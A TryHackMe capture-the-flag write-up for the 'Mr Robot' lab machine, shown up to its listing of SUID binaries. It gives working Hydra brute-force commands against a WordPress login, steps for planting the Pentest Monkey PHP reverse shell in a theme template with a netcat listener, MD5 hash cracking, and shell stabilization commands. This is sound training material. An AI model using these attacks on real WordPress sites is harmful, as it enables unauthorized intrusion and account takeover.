TryHackMe - Mr Robot Room Writeup

Motasm Elsayed

Contents



Figure 1: Challenge official cover

Challenge description: This challenge tests your knowledge of basic web enumeration techniques, conducting username and password dictionary attacks, exploiting WordPress file upload vulnerabilities, and privilege escalation techniques.

Challenge category: Web Exploitation - Password Cracking - Privilege Escalation.

Challenge link: Mr. Robot

Information Gathering

Nmap Scan

The first step for us here is to enumerate the running services on the target system before doing anything.

So to find the services exposed we need to enumerate the provided `Target_IP` using **Nmap**.

```
└─$ nmap -sV -sC 10.10.10.109
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-20 15:07 +03
Nmap scan report for 10.10.10.109
Host is up (0.11s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.79 seconds
```

Figure 2: Nmap result

From the above output, we can find that port **80** is open. This is the well-known port for HTTP web service.

Enumerating the Web Application

After figuring out the running services, let's take a look at the running web application using our browser.



Figure 3: Website Home Page

Well! As the author of this room stated this room is *"Based on the Mr. Robot show, can you root this box?"* So when we enumerated the web application manually and followed this nice gamification stuff, we just found nothing but these well-made videos and pictures from the Mr. Robot show.

So let's focus on our job and don't enter these rabbit holes!

Directory Enumeration using Gobuster

To enumerate sub-directories and files you can use tools like **dirbuster**, **dirb**, **gobuster**, or even **burp-suite** but for now, we will use **gobuster**.



Figure 4: Gobuster result

Alright! It seems that the web application has lots of sub-directories and files.

Note: When using **gobuster**, it's a good practice to enable the `-x` option to enumerate files with specific extensions, as **gobuster** may overlook files with extensions if we don't use this option. In our case we have used `-x txt,php,js,xml`.

So after taking a look at each sub-directory found by **gobuster**, it looks like the web application is built using WordPress.

From this long sub-directories list, we found the following come in handy: `wp-login.php`, `robots.txt`

robots.txt file



Figure 5: robots.txt

Well done, looks interesting!

fsocity.dic file

By navigating to the /`fsocity.dic` directory it is directly being downloaded to our system. So let's open it.



Figure 6: fsocity.dic file

Interesting! **fsocity.dic** looks like a usernames or passwords wordlist, so keep it for now.

Task 1: What is key 1?

From the directories found on the `robots.txt` file, there's a file named `key-1-of-3.txt`. So by opening it, we retrieve the first key.



Figure 7: key-1-of-3.txt file

Conducting username and password dictionary attack using Hydra

WordPress Login Page

So as we have mentioned one of the useful sub-directories we found from **gobuster** results is the `wp-login.php`. So let's navigate to it.



Figure 8: wp-login.php directory

Well! Now we have a login page but we don't have valid credentials to login with yet.

In such situations, there are many approaches we can use to bypass the login page. For example, by testing the login form for SQL Injection vulnerabilities, trying to login using default credentials, or conducting a username and password dictionary attack.

In our current situation, as we have a wordlist `fsocity.dic`, we are gonna use it to conduct our dictionary attack. To do so, we are gonna use the well-known **Hydra** tool.

Username Dictionary Attack

As we don't have any valid username yet, we will use **Hydra** first to try to find a valid username. We used the following command to conduct our username dictionary attack:

```
1 $ hydra -L fsocity.dic -p test <target_IP> http-post-form "/wp-login.
    php:log=^USER^&pwd=^PASS^:Invalid username"
```

`log=^USER^&pwd=^PASS^` are the POST request parameters submitted to the server to check the entered credentials. You can get them from the page source code or by intercepting the request using **Burp Proxy**.

`Invalid username` is the error message shown by the login page to indicate that the entered username is wrong. We have to give **Hydra** to differentiate wrong credentials from right ones.



Figure 9: Hydra Username Dictionary Attack

Well done! We found a valid username `Elliot`. Now let's run **Hydra** again to conduct a password dictionary attack.

Password Dictionary Attack

Note: The provided `fsocity.dic` wordlist has a lot of duplicated lines, so before we started the attack, we created a unique wordlist using the following command:

```
$ sort -u fsocity.dic > fsocity-wordlst
```

Well! To start our password dictionary attack, we used the following command:

```
$ hydra -l Elliot -P fsocity.dic <target_IP> http-post-form "/wp-login.
    php:log=^USER^&pwd=^PASS^:The password you entered for the username
    " -t 30 -I
```



Figure 10: Hydra Password Dictionary Attack

So after entering the found username and password, we successfully logged into the WordPress Dashboard.



Figure 11: WordPress Dashboard

Exploiting WordPress File Upload Vulnerability

From the previous dashboard snapshot, we can tell that the running version is `4.3.1`. This version is vulnerable to Remote Code Execution (RCE) vulnerability via arbitrary file upload.

As we have access to the admin panel. We can access the `Themes Editor`. From this situation, we can leverage a reverse shell by exploiting this vulnerable WordPress version.

Step 1: From the left-side menu, go to → appearance → editor

Step 2: Select 404 Template (404.php)

Step 3: Prepare the reverse shell payload

We are gonna use the well-known php-reverse-shell payload by Pentest Monkey. To use it, you can find it in your Kali Linux machine under the /usr/share/webshells/php directory named php-reverse-shell.php or you can download it from the following link: https://pentestmonkey.net/tools/web-shells/php-reverse-shell

Well! Now, before uploading the reverse shell to the web server, you need to open the source code file with your favorite text editor and change the found IP address with your TryHackMe IP address to be able to get the reverse shell in the following steps.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 12: php-reverse-shell

Alright! we are ready to go now and upload our shell.

Step 4: Edit the content of the 404.php template with our reverse shell code

Now overwrite the content of 404.php with your php-reverse-shell.php payload content.

Step 5: Setup Netcat Listener

To catch our reverse shell we have to start listening on the specified port at the `php-reverse-shell.php` file. Use the following command to set **Netcat** listener:

```
$ nc -nlp <specified_port>
```

Step 6: Go to 404.php to activate the shell

To fire-up our reverse shell, we need to go to the edited 404.php template from the following link: `http://<target_IP>/wordpress/wp-content/themes/twentyfifteen/404.php`

Netcat Reverse Shell

Alright! After doing all the steps mentioned above, we should get a reverse shell like the following.

```
└─$ nc -nlp 4444
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 14:27:20 up  1:07,  0 users,  load average: 1.41, 3.60, 3.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 13: Netcat Reverse Shell

User "*robot*" Privilege Escalation

So after getting our reverse shell, we enumerated the target system to find our keys *(flags)* and we found the second key on the following directory `/home/robot/key-2-of-3.txt` but we don't have permission to access it as it belongs to the user named *robot*. Anyway, we also found an interesting file named "*password.raw-md5*".

```
$ whoami
daemon
$ ls /home
robot
$ cd /home/robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

Figure 14: user's robot home directory

Interesting! This is more likely to be the password hash of the user *robot*.

We used an online website called CrackStation to find the hash value of this password, also you can use the well-known **John The Ripper** tool to crack this hash.



Figure 15: CrackStation MD5 Hash Cracker

Well! Know we can change our current user to the *robot* user in order to retrieve the second key.

```
$ su robot
su: must be run from a terminal
$
```

Figure 16: Terminal Error

As you see, when we tried to change to the user *robot*, the current shell gave us an error. So let's upgrade our shell to solve this problem.

Stabilizing the Netcat shell using python

To stabilize our shell we used the following commands:

```
1 $ python3 -c 'import pty; pty.spawn("/bin/bash")'
2 $ CTRL + Z
3 $ stty raw -echo; fg
4 # PRESS enter
5 $ export TERM=xterm-256color
```

Task 2: What is key 2?

By reading the `key-2-of-3.txt` file on the user's *robot* home directory, we successfully retrieved the second key.

```
robot@linux:~$ whoami
robot
robot@linux:~$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
[redacted]
robot@linux:~$
```

Figure 17: key-2-of-3.txt file

Root Privilege Escalation

To get the final key, we need to escalate our privileges to the *root* user.

To escalate our privileges we exploited a misconfigured binary, specifically the **Nmap**.

To list the binaries with SUID permission enabled, we used the following command:

```
1 $ find / -perm -4000 -type f 2>/dev/null
```

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
